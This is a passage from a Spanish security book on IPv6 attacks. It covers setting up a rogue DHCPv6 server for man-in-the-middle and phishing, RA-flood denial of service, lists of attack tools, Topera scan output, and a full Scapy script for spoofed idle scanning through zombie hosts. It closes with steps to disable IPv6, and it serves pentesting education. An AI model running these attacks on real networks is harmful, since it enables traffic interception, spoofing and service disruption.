


Fig. 5.63.- Configuración de un nuevo ámbito IPv6.

Seleccionando el nodo IPv6 y haciendo clic con el botón derecho aparece el menú contextual con la opción de *New Scope*. Tras hacer clic en ese elemento del menú, aparecerá el asistente de creación de un nuevo ámbito.

En las opciones de creación del ámbito IPv6 sólo hay que configurar las direcciones que van a ser asignadas, las direcciones IP que van a ser excluidas y el tiempo que se va a asignar cada dirección IPv6 a cada uno de los clientes que las reciban.

Fig. 5.64.- Direcciones IPv6 que van a ser asignadas en el ámbito.

New Scope Wizard

Add Exclusions

Exclusions are addresses or a range of addresses that are not distributed by the server.

Type the IPv6 address range that you want to exclude for the given scope. If you want to exclude a single address, type an identifier in Start IPv6 Address only.

Start IPv6 Address: fc00::

End IPv6 Address: fc00::

Add

Excluded address range:

Remove

< Back | Next > | Cancel

Fig. 5.65.- Direcciones IPv6 dentro del ámbito que no van a ser entregadas.

Desde el punto de vista de un atacante, la asignación de tiempos debería realizarse igual. No importa si la dirección IPv6 que ha solicitado el cliente es temporal o no temporal, se deberá configurar el tiempo que el atacante estime que va a ser necesario para realizarlo con éxito. No olvidemos que si el tiempo termina, lo único que sucederá es que se producirá un proceso de renovación, por lo que no es crítico.




Fig. 5.66.- Configuración de tiempos.

Una vez terminado de configurar esta parte, el ámbito estará creado y listo para empezar a entregar direcciones IPv6 por la red a todo equipo que envíe una petición de *DHCP* Requestt por la red




Fig. 5.67.- Activación de ámbito IPv6 recién creado.

Cuando el ámbito está creado, se podrá configurar el volumen de opciones que se quieren configurar. En la herramienta de administración del servidor *DHCPv6*, dentro del ámbito creado, aparecen como *Opciones del Ámbito*.




Fig. 5.68.- Opciones de Ámbito configuradas.

Estas opciones, al igual que en el servicio *DHCP IPv4*, permiten configurar servidores *NISv6*, *SIPv6*, *DNSv6*, etcétera, con lo que el atacante podría realizar cualquier ataque *Man in the middle* o *Phishing* a cualquiera de las víctimas que hubieran sido configuradas por este servidor *Rogue DHCPv6*.

Estas opciones también pueden ser configuradas a nivel de servidor, y afectarían a todos los ámbitos que estuvieran configurados en el equipo con el rol de DHCP, tal y como se puede ver en la siguiente imagen en las que además se ven también los códigos de cada una de las características configurables..




Fig. 5.69.- Opciones de configuración de clientes IPv6.

Como se ha visto anteriormente en este mismo capítulo, si en la red ya hay un servidor con este mismo rol que está asignando direcciones IPv4 a los clientes por medio del protocolo *DHCPv4* al que se quisiera anular, se podría utilizar la herramienta que viene dentro del *framewok* de explotación de vulnerabilidades *Metasploit*, llamada *DHCP Exhaustion*, que se encargará de que el servidor DCHP de la organización deje de atender a las necesidades de configuracvión de los clientes de la red al realizar un ataque de fuerza bruta con peticiones falsas para acabar con todo el conjunto de direcciones del ámbito que tenga configurado.

5.7.2.- Montaje del servidor Rogue DHCPv6 con Evil FOCA

En *Evil FOCA* se añadió también la posibilidad de configurar los clientes de la red con un fake *DHCPv6*. Estas opciones en la implementación que se ha realizado dentro de *Evil FOCA* distan mucho de tener todas las posibilidades que ofrece el tener montado un servidor completo de *DHCP* en la red IPv6, pero para un ataque rápido o combinado con otros es más que suficiente.

Como se puede ver, de forma sencilla es posible configurar qué valor se quiere asignar al servidor *DNS* de la configuración IPv6 para los equipos seleccionados de una red, a los que además se les configurará una dirección IPv6 de un rango pre-establecido y que funcionará de forma similar a un ámbito.




Fig. 5.70.- Configuración de un Fake *DHCPv6* con *Evil FOCA*.

En *Evil FOCA* también existe la opción de crear un servidor falso de *DHCP* para IPv4, pero hay que tener en cuenta que mientras que el protocolo *DHCP* para la familiar IPv4 sí puede configurar la puerta de enlace las opciones de la tarjeta de red, en el protocolo IPv6 esto no es de esta forma, ya que las puertas de enlace se configuran de forma dinámica mediante el uso del protocolo *SLAAC*.

Al final, el objetivo de *Evil FOCA* es poder tener todas las herramientas en la *suite*, y por eso también se han añadido ataques de *Denial of Service* en IPv4 o IPv6, de las que vamos a hablar en las partes siguiente de este capítulo. La idea es que *Evil FOCA* permita analizar las conexiones y los ataques IPv4 e IPv6 a pentesters, auditores y estudiantes.

■ ■ ■

5.8.- Otros Ataques y Herramientas para IPv6

Si se quieren estudiar y conocer los ataques que se pueden realizar a día de hoy en redes IPv6, es fundamental hacer notar que muchas herramientas de hacking tradicionales en *IPv4* implementan ya el soporte para IPv6. Utilidades como *nmap*, o *FOCA* dan soporte a IPv6, pero con el paso del tiempo, los pentesters han ido demandando la aparición de más y mejores herramientas que funcionen con el protocolo IPv6.

En este apartado vamos a hablar de algunas de estas herramientas que ya tienes disponibles para poder utilizar en las auditorías de seguridad, y es más que probable que sigamos viendo como aparecen nuevas cada poco tiempo.

5.8.1.- DOS RA Storm

Uno de los ataques que más ha sonado en los medios de comunicación es el ataque de denegación de servicio *D.O.S.* hecho a máquinas *Windows* mediante el envío de múltiples mensajes *RA (Router Advertisement)* del protocolo *SLAAC* en el que se configura un gran número de direcciones IPv6, lo que acaba generando que las máquinas *Windows* se bloqueen.

```
C:\Windows\system32>ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . : localdomain
   IPv6 Address. . . . . . . . . . . : 4:1:1:0:156d:9e7e:48d3:704e
   IPv6 Address. . . . . . . . . . . : 4:2:1:0:156d:9e7e:48d3:704e
   IPv6 Address. . . . . . . . . . . : 4:3:1:0:156d:9e7e:48d3:704e
   IPv6 Address. . . . . . . . . . . : 4:4:1:0:156d:9e7e:48d3:704e
   IPv6 Address. . . . . . . . . . . : 4:5:1:0:156d:9e7e:48d3:704e
   IPv6 Address. . . . . . . . . . . : 4:6:1:0:156d:9e7e:48d3:704e
   IPv6 Address. . . . . . . . . . . : 4:7:1:0:156d:9e7e:48d3:704e
   IPv6 Address. . . . . . . . . . . : 4:8:1:0:156d:9e7e:48d3:704e
   IPv6 Address. . . . . . . . . . . : 4:9:1:0:156d:9e7e:48d3:704e
   IPv6 Address. . . . . . . . . . . : 4:10:1:0:156d:9e7e:48d3:704e
   IPv6 Address. . . . . . . . . . . : 4:11:1:0:156d:9e7e:48d3:704e
   IPv6 Address. . . . . . . . . . . : 4:12:1:0:156d:9e7e:48d3:704e
   IPv6 Address. . . . . . . . . . . : 4:13:1:0:156d:9e7e:48d3:704e
   IPv6 Address. . . . . . . . . . . : 4:14:1:0:156d:9e7e:48d3:704e
```

Fig. 5.71.- Flood de paquetes RA a una máquina *Windows*.

Este ataque se conoce desde el año 2010, y no sólo afecta a máquinas *Microsoft Windows*, sino que muchos otros dispositivos IPv6 se ven afectados por el *flood de mensajes RA*. El código de identificación de esta vulnerabilidad es el *CVE-2010-4669*. Este ataque también está implementado dentro de las opciones de *Evil FOCA*.

En el caso de *Microsoft*, en pruebas con recientes sistemas operativos hemos visto que se ha activado un límite que evita que el equipo acabe sin memoria, pero aun así habría que estar atento a las tormentas de RA dentro de las redes.

5.8.2.- The IPv6 Attack Toolkit

Como herramientas centradas especialmente en ataques y vulnerabilidades a redes IPv6 hay que hablar de *The IPv6 Attack Toolkit*, incorporado en *BackTrack y Kali* y que contiene:

- *Parasite6*: realiza ataques MITM con listas de vecinos spoofeados.
- alive6: escáner que detecta equipos con IPv6
- dnsdict6: realiza ataques de diccionario a DNSv6
- fake_router6: se anuncia un equipo como router IPv6 con la mayor prioridad.
- redir6: redirige tráfico con icmpv6 *spoofing* (*man in the middle*)
- toobig6: permite reducir los valores MTU
- detect-new-ip6: detecta nuevos equipos IPv6 que se unen a la red y le pasa un *script* al equipo nuevo.
- dos-new-ip6: detecta nuevos equipos y le indica que su IPv6 está repetida en la red generando un ataque D.O.S.
- trace6: rápido traceroute6 con soporte para ICMP6 echo request y TCP-*SYN*
- flood_router6: ataque flood RA (*Router Advertisement*)
- flood_advertise6: ataque flood NA (*Neighbor Advertisement*)
- fuzz_ip6: fuzzer para IPv6
- implementation6: comprueba la implementación de IPv6
- implementation6d: demonio que escucha implementation6 detrás de un FW
- fake_mld6: se anuncia como un grupo *Multicast* en la red
- fake_mld26: lo mismo pero para MLDv2
- fake_mldrouter6: envía mensajes falsos de routers MLD
- fake_m IPv6: roba una dirección IP móvil si IPSEC no pide autenticación.
- fake_advertiser6: anuncia al usuario en la red.

- smurf6: local smurfer.
- rsmurf6: remote smurfer (solo para *Linux*)
- exploit6: lanza exploits IPv6 conocidos contra un equipo.
- denial6: lanza pruebas de ataques denial-of-service contra un equipo.
- thcping6: envía un paquete ping6 personalizado.
- sendpees6: envía un paquete especial de NS (*Neighbor Solicitation*) que hace entrar la CPU en thrashing realizando cálculos criptográficos.




Fig. 5.72.- dnsdict6 haciendo un ataque de diccionario contra *Google*.com.

5.8.3.- Topera 2

"*Topera*" es un escáner de puertos para ser utilizado con el protocolo con IPv6 al estilo del popular nmap, muy simple de usar, con funcionalidad limitada que ya está dejando de ser una PoC - como se definía al principio -. Es capaz de realizar un escaneo de red eludiendo los sistemas de detección de intrusos basados en Snort, que sí que detectan los realizados por nmap.

El truco detrás de *Topera* 2 es que utiliza para hacer el escaneo *extension headers* que añade en las cabeceras IPv6 para que cuando se realice un escaneo de puertos de *SYN* este no sea detectado por software de seguridad de red. Puede descargarse el proyecto desde: *HTTP://toperaproject.github.io/Topera/*

Además de esta funcionalidad, se le ha añadido también la implementación del ataque Apache Slowloris, que permite hacer ataques de DOS a servidores Apache no fortificados. Esta técnica se basa en generar conexiones que duran al infinito, y que generan un consumo descomunal de recursos dentro del servidor web.

```
UNDERFUCKING# python topera.py -t 2001:8181:11::1 -M topera_tcp_scan -p 20,21,22,80,8080 -e eth1

|--------------------------------------------------|
| Topera - IPv6 analysis tool: the other side      |
|                                                  |
| Project page:                                    |
|   http://toperaproject.github.io/topera/         |
|                                                  |
| Daniel Garcia a.k.a cr0hn (@ggdaniel)            |
| Rafael Sanchez (@r_a_ff_a_e_ll_o)                |
|--------------------------------------------------|

Starting Topera  ( https://github.com/toperaproject/topera ) at 2013-04-29 10:42:50 CET
Scanning 2001:8181:11::1 [5 ports]
Not shown: 3 closed ports
Topera scan report for 2001:8181:11::1
PORT          STATE
22/tcp        open
80/tcp        open

Topera done: 1 IP address (1 host up) scanned in 0.03 seconds
UNDERFUCKING#
```

Fig. 5.73.- *Topera* network scanner.

5.8.4.- IPv6 Toolkit & Iddle scanning en IPv6

Este es uno de los *frameworks* más populares en la auditoría de IPv6. Está detrás de él *Fernando Gont*, uno de los investigadores que más tiempo ha invertido en la seguridad de IPv6. En él se incluyen las siguientes herramientas, y pueden descargarse desde la URL: *HTTP*://www.si6networks.com/tools/ipv6toolkit/

- addr6: Herramienta para el análisis y manipulación de direcciones IPv6.
- flow6: Herramienta para hacer análisis de seguridad IPv6 *Flow Label*.
- frag6: Herramienta para hacer pruebas de fragmentación en IPv6.
- icmp6: Herramienta para hacer ataques basados en mensajes de error ICMPv6.
- jumbo6: Realiza pruebas en paquetes de tipo IPv6 *Jumbograms*.
- na6: Herramienta para enviar mensajes *Neighbor Advertisement*.

- ni6: Herramienta para hacer pruebas con mensajes ICMPv6 *Node Information*.
- ns6: Herramienta para enviar mensajes *Neighbor Solicitation*.
- ra6: Herramienta para enviar mensajes *Router Advertisement*.
- rd6: Herramienta para enviar mensajes ICMPv6 *Redirect*.
- rs6: Herramienta para enviar mensajes *Router Solicitation*.
- scan6: Scanner de direcciones IPv6.
- tcp6: Ataques con fragmentos TCP en IPv6.

Basándose en la fragmentación de los paquetes, y haciendo uso de *Scapy*, el investigador *Mathias Morbitzer* publicó un trabajo para hacer *iddle scanning* con *hosts zombies* y en las redes IPv6. La idea se basa en forzar la fragmentación en la petición de las conexiones para poder contabilizar cuando un puerto está abierto, y enviar la petición de origen *spoofeada*.

```
#!/usr/bin/python
from scapy.all import *

#the addresses of the three participants
idlehost="<IPv6-address>"
attacker="<IPv6-address>"
target="<IPv6-address>"
# MTU which will be announced in the PTB message
newmtu=1278
# Checksum which the PTB message will have
checksum=0x0da6
# the port which is to scan
port=22
# configure scapy's routes and interfaces
conf.iface6="eth0"
conf.route6.ifadd("eth0","::/0")

# create and send a fragmented ping from the target to the idle host
ping_target=fragment6(IPv6(dst=idlehost,src=target)\
/IPv6ExtHdrFragment()/ICMPv6EchoRequest(id=123,data="A"*1800),1400)
send(ping_target[0]); send(ping_target[1])

# we do not get the response, so we have to make our own one
response=IPv6(plen=1248,nh=0x3a,hlim=64,src=idlehost,dst=target)\
/ICMPv6EchoReply(id=123,cksum=checksum,data="A"*1800)
# take the IPv6 layer of the response
ipv6response=response[IPv6]
# reduce the amount of data being sent in the reply
# (a PTB message will only have a maximum of 1280 bytes)
ipv6response[IPv6][ICMPv6EchoReply].data="A"*(newmtu-69)

# give the target enough time to answer
```

```
# tell the idle host that his reply was too big, the MTU is smaller
mtu_idlehost_to_target=IPv6(dst=idlehost,src=target)\
/ICMPv6PacketTooBig(mtu=newmtu)/ipv6response
# send the PTB message
send(mtu_idlehost_to_target)
# create a huge, fragmented ping to the idle host
fragments=fragment6(IPv6(dst=idlehost,src=attacker,nh=0x2c)\
/IPv6ExtHdrFragment()/ICMPv6EchoRequest(data="A"*1800),1400)
# send the huge ping
send(fragments[0]); send(fragments[1])
# send a spoofed SYN to the target in the name of the idle host
syn=IPv6(dst=target,src=idlehost)\
/TCP(dport=port,sport=RandNum(1,8000), flags="S")
send(syn)
# give the idlehost some time to send a RST
time.sleep(1)
# send the huge ping again
send(fragments[0]); send(fragments[1])
```

Fig. 5.74.- Código para hacer *iddle scanning* en IPv6 con *Scapy*.

En los ataques de *iddle scanning*, se engaña a un *host Zombie* para que haga las peticiones de conexiones a la red al objetivo, evitando así que se descubra el originario. Está explicado el proceso en detalle en la revista *Hack in The Box Magazine 10* disponible en la siguiente URL *HTTP://magazine.hackinthebox.org/issues/HITB-Ezine-Issue-010.pdf*

Para poder hacer un *iddle scanning* es necesario contar con un *host* que tenga unas características en la implementación de IPv6 de forma especial, pero podrían utilizarse impresoras o terminales móviles. En el caso concreto de servidores *Microsoft Windows*, la lista de equipos que pueden usarse como servidor *Zombie* para hacer un *idloe scan* son:

- *Windows* Server 2003 R2 64bit, SP2
- *Windows* Server 2008 32bit, SP1 y R2 64bit, SP1
- *Windows* Server 2012 64bit
- *Windows* XP Professional 32bit, SP3
- *Windows* Vista Business 64bit, SP1
- *Windows* 7 Home Premium 32bit, SP1 y Ultimate 32bit, SP1
- *Windows* 8 Enterprise 32 bit

5.9.- Desactivar IPv6 en Windows y MAC OS X

Si no se está haciendo uso de IPv6, lo mejor es deshabilitar este protocolo hasta el momento en que se haga un despliegue ordenado de él dentro de la organización, de manera consciente y controlada.

No sirve de nada, y puede ser un riesgo como se ha visto, tener IPv6 en las máquinas clientes si los servidores internos, los routers de conexión a internos, o los *firewalls* - el propio *firewall Microsoft TMG 2010* - no soportan el protocolo IPv6.

Deshabilitar IPv6 en los sistemas operativos *Microsoft Windows* es tan sencillo como entrar en las propiedades del adaptador y deseleccionar el protocolo de la tarjeta, lo que dejaría a esa interfaz sin soporte para comunicarse haciendo uso de IPv6.




Fig. 5.75.- Desactivar IPv6 en *Windows*.

Sin embargo, en los sistemas operativos *MAC OS X* depende de la versión, mientras que en *MAC OS X 10.6 Snow Leopard* es posible deshabilitarlo desde las *Preferencias de Red*, en *MAC OS X 10.7 Lion* esta opción no aparece por defecto.

Fig. 5.76.- Opciones de IPv6 en *MAC* OS X Lion

Es necesario realizar el deshabilitado del protocolo desde el interfaz de comandos, haciendo uso del comando *networksetup* con privilegios de administrador. Primeramente se listan todos los interfaces con el modificador *–listallnetworkservices*.




Fig. 5.77.- Desactivar IPv6 en un interfaz en *MAC* OS X.

Una vez listados, se utiliza el modificador *–setv6off* con cada uno de los interfaces en los que se quiera deshabilitar IPv6. Tras realizar esta operación, el aspecto que muestra el panel de control de Preferencias de Red es distinto, y ya aparece la opción de IPv6 desactivada para el interfaz seleccionado.

